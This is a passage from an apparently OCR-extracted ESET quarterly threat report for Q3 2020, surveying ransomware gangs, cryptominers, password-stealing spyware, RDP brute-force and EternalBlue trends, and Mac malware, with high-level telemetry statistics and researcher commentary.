
Ransomware detection trend in Q2 2020-Q3 2020, seven-day moving average

The Maze gang, which pioneered the doxing tactic, ranked twelfth in Q3. If combined with detections of other affiliates in its "cartel", LockBit and RagnarLocker, the family moves up the ranks to ninth position.

An increasing depth of cooperation between the cartel members has been demonstrated by ***Maze borrowing*** [49] RagnarLocker's stealthy approach and encrypting data of a victim within a virtual machine. The main difference was that Maze used a much larger Windows 7 virtual machine instead of RagnarLockers's typical Windows XP.

In Q3, the Maze cartel also saw a new member – SunCrypt – joining its group. ESET telemetry detects this family as PowerShell/Kryptik.AX trojan and Win32/Filecoder.ODM. Its operators have added a new technique to the mix, DDoSing the websites of victims to force them to resume negotiations.

The Sodinokibi/REvil gang used Q3 to ***recruit affiliates*** [50]. To demonstrate profitability of their ransomware as a service scheme, operators deposited close to a million dollars in bitcoin to their account – these funds are visible to other members of this underground forum and can be used to trade illicit services or stolen data.



SunCrypt operators added a new tactic to their extortion arsenal – DDoS of the victim's website

The observed drop in mass-spread ransomware attacks can be attributed to increased success of targeted attacks combined with other tactics such as doxing or DDoS of victims' websites. Sodinokibi's deposit of 99BTC to a Russian-speaking dark web forum shows the financial attractiveness of this model.


Igor Kabina, ESET Senior Detection Engineer

Other high-profile players looking for their place in the already crowded ransomware scene included:

- Conti. This family reportedly replaces Ryuk, a well-known ransomware family often seen as the final payload following the Emotet and TrickBot compromise chain. Conti uses its own leak site to publish sensitive stolen information.
- OldGremlin group (using TinyCryptor ransomware). This cybercriminal group has been *described by Group-IB* [51] and was identified as the perpetrator behind several ransomware attacks against companies in Russia and former Soviet countries.

Q3 also brought further proof of technical proficiency of high-profile ransomware actors. As described in this *SenseCy blogpost* [52], operators behind CLOP, DoppelPaymer, Maze cartel, Nephilim, and Sodinokibi were seen exploiting recently published vulnerabilities in remote access appliances by Citrix and products by Pulse Secure. In some of these cases, incidents occurred even before the manufacturers had a chance to release patches for their software/hardware.

A closer look at the four vulnerabilities named in the blog – CVE-2019-19781, CVE-2019-11510, CVE-2012-0158, CVE-2018-8453 – shows that vulnerabilities from 2012 and 2018 have been exploited only on a very limited number of occasions.



Trends of unique clients reporting attack attempts on vulnerabilities known to be abused by high-profile ransomware families in Q2 2020-Q3 2020, seven-day moving average

CVE-2019-19781 affects Citrix appliances and as these proprietary devices do not run off-the-shelf security products, exploit attempts against this vulnerability will be un- or under-documented. The only one of the four flaws that ESET telemetry detected as "more prominent" among cybercriminals was the Pulse Secure Connect vulnerability, CVE-2019-11510. Hundreds of unique clients daily reported exploitation attempts against this vulnerability.

However, all four flaws including CVE-2019-11510 can be considered minor vectors when compared to the volume of brute-force attacks against RDP or detection numbers seen for EternalBlue and BlueKeep.

Still, an *attack* [53] exploiting the patched Citrix vulnerability (CVE-2019-19781) has been identified in a ransomware attack that has been directly connected to a fatality. Due to encrypted systems in University Hospital Düsseldorf (UKD) in Germany, a patient in life-threatening condition had to be redirected to another facility, ultimately causing her death. After law enforcement agents – investigating this case as a *homicide* [54] – explained that a hospital had been hit, the gang provided decryption keys. Q3 also witnessed one of the *largest ransomware attacks* [55] yet when Ryuk encrypted computer systems at hundreds of US-based locations of Universal Health Services (UHS).

Cryptominers

The long-term decline in cryptominer activity leveled off in Q3 2020 as the price of bitcoin soared.

Following a long-term overall decline, cryptominer detections appear to have stabilized in Q3 2020, with the quarter itself exhibiting a slight upwards trend. While both Q2 and Q1 saw a decline in total detections of at least 20% compared to the previous quarter, this was only 7% in Q3.

The detection levels were steady in July and August and went up slightly in September, rising almost to peak Q2 values. The average number of detections in September was 11% higher than the Q3 average and 2% higher than the Q2 average. According to ESET telemetry, the increase is linked to a variant of the JS/CoinMiner PUA that emerged in mid-August.


As for the overall stabilization of detections in Q3, this might be connected to developments in bitcoin's price in the past few months – the price started rising steeply at the end of July 2020, in August reaching its highest values since 2017. This turn of events is *thought to have been driven* [56] by the growth of cryptocurrencies in emerging markets and – curiously – the coronavirus pandemic.

When considering cryptominers distributed as trojans vs. in PUAs, or those in apps vs. in the browser, the landscape remained virtually unchanged in Q3, with only a minor increase in browser miners – also the result of the increase in JS/CoinMiner PUA occurrences.


ESET researchers also uncovered an interesting piece of cryptocurrency-targeting malware in September 2020, which they named *KryptoCibule* [57]. This malware is notable for its multifaceted tactics: it uses the victim's resources to mine coins, tries to hijack transactions by replacing wallet addresses in the clipboard, and exfiltrates cryptocurrency-related files.

A growing bitcoin price means that mining becomes more profitable, which also attracts cybercriminals. However, despite the slight uptick in miner detections observed this quarter, it is unlikely this type of threat will make a major comeback this year.

Jiří Kropáč, Head of Threat Detection Labs, ESET



Cryptominer detection trend in Q2 2020–Q3 2020, seven-day moving average



Trojan:PUA and in-browser:desktop ratio of cryptominer detections in Q3 2020


Spyware & backdoors

Common password stealer Fareit was on the rise in Q3 2020, its distribution driven by large-scale malspam campaigns.


Spyware and backdoor detections were on a slight downward trend in Q3 2020, declining by 7% and 3% respectively, compared to Q2. Houdrat remained in first place, its prevalence driven by its invasive spreading mechanism, and poor cyberhygiene in developing markets, *much like in Q2* [58]. Elsewhere on the list, however, there was movement in the rankings, with Win/Spy.Socelars seeing the largest growth, its detections more than doubling since the previous quarter. This spyware steals passwords stored in browsers and goes after payment data from the compromised accounts.

Another spyware family seeing a significant uptick in Q3 was Win/PSW.Fareit, a widespread password-stealing trojan also known as Pony. Fareit is popular among cybercriminals due to its source code being leaked online, enabling them to employ it in their malicious campaigns. Once present on a system, Fareit steals login information from various browsers and other credential-storing apps, and then sends the stolen data to a remote server.


According to ESET telemetry, Fareit is distributed primarily via malspam – 92% of Fareit detections in Q3 were found in email attachments. Most of these attachments were executables, disguised as documents related to shipping and parcel delivery updates.



Spyware and backdoor detection trends in Q2 2020-Q3 2020, seven-day moving average



Top 10 spyware families in Q3 2020 (% of spyware detections)



Top 10 backdoor families in Q3 2020 (% of backdoor detections)

The rising prevalence of threats such as Fareit shows that passwords are a lucrative target for cybercriminals, as they can be used in a variety of attacks and easily monetized in underground markets. Our telemetry shows that spam – however overused the lures – is the go-to distribution vector for these threats.

Jiří Kropáč, Head of Threat Detection Labs, ESET

Exploits

Unique clients reporting brute-force RDP attack attempts grew by 37% quarter-over-quarter, while total attack attempts increased by 140%, followed by a short-lived drop at the end of the quarter.

As the number of people infected by the coronavirus reached new heights in Q3, companies continued to rely heavily on remote access. This is probably one of the reasons why Remote Desktop Protocol (RDP) remains a prime target for cybercriminals in Q3, which was documented by a 37% QoQ growth of unique clients reporting a brute-force attack attempt against their RDP connection.

The overall quantity of attack attempts saw extreme growth, adding 140% detections over the previous quarter. ESET telemetry documented a sharp – yet short-lived – drop at the end of September, where the number of "guesses" fell by almost 40%.

As this limited decline was observed in multiple regions, it is possible that one of the following scenarios might have been at play:


- Unpublished takedown of malicious infrastructure (a botnet or some part of one).
- Unpublished arrest of a major group or some of its members.
- Outage, maintenance or other technical issues in the attacker's infrastructure.
- Another, more viable, cheaper or easily exploitable attack vector became available, leading one of the groups to refocus for a short period of time.

Ransomware gangs showed other underground players that compromising RDP and stealing victims' sensitive data can be a very profitable attack technique. This, combined with the growing number of poorly secured systems being connected to the internet during the pandemic, has fueled the extreme increase in brute-force attack attempts against RDP as seen in ESET telemetry data.


Jiří Kropáč, Head of Threat Detection Labs, ESET

EternalBlue detections saw an uptick in Q3, closing this quarter with a 26% increase in unique clients being targeted per day. The number of EternalBlue attack attempts followed a very similar trajectory, closing Q3 with an additional 23%.

This contrasted with the 11% drop seen for unique clients who reported attempts to misuse the BlueKeep vulnerability and 13% drop in the total number of attack attempts against this flaw.



Trends of RDP connection attempts in Q2 2020-Q3 2020, seven-day moving average



Trends of EternalBlue and BlueKeep attack attempts in Q2 2020-Q3 2020, seven-day moving average

Mac


Mac detections continued to decline throughout Q3 with front-runners losing more than a fifth of their Q2 detection numbers.

Mac detections followed the same path as in Q2 seeing a further gradual decline throughout Q3. Their number decreased by 21% in a quarter-over-quarter comparison. The largest variability was notable in the case of Potentially Unwanted Applications (PUAs), with occasional small ups and downs, yet no significant spikes. For all the other categories such as adware, trojans and Potentially Unsafe Applications (PUsAs), detected quantities decreased steadily in Q3.


The most frequent detection on the Mac platform remained Mackeeper with 26.6%, which was only slightly less than its former 27.6% in Q2. However, the absolute quantity of detections followed the trajectory of the whole category and headed south by 29%.

ESET telemetry shows an almost identical trend for the second-ranked OSX/Keygen PUsA, used for software piracy, which lost 24% in the absolute number of detections. Due to falling numbers in the whole category, its percentage decline was minimal – ending at 15.2% in Q3 against 15.6% in Q2.

The top 10 families remained almost identical, with no changes in the five highest ranks.



Mac detection trend in Q2 2020-Q3 2020, seven-day moving average



Top 10 Mac detections in Q3 2020 (% of Mac detections)

The only new player in the leading ten was OSX/MaxOfferDeal adware, which landed in the sixth position, with 4.1%, pushing out the Q2 tenth-place OSX/Riskware.Meterpreter application.

In Q3, ESET research discovered websites distributing trojanized and rebranded versions of otherwise legitimate cryptocurrency trading applications for macOS. The apps were wrapped with GMERA malware, whose operators were after victims' information, such as browser cookies, cryptocurrency wallets, and screengrabs. ESET found four malicious apps being used this way, named Cointrazer, Cupatrade, Licatrade and Trezarus. For additional technical info, read our ***blogpost*** [59].

Even if the numbers for PUAs on Mac are quite high compared to trojans and backdoors, our investigation of the latest GMERA malware showed that some perpetrators are still actively authoring and distributing malware on Macs.

Marc-Étienne Léveillé, ESET Malware Researcher

Android

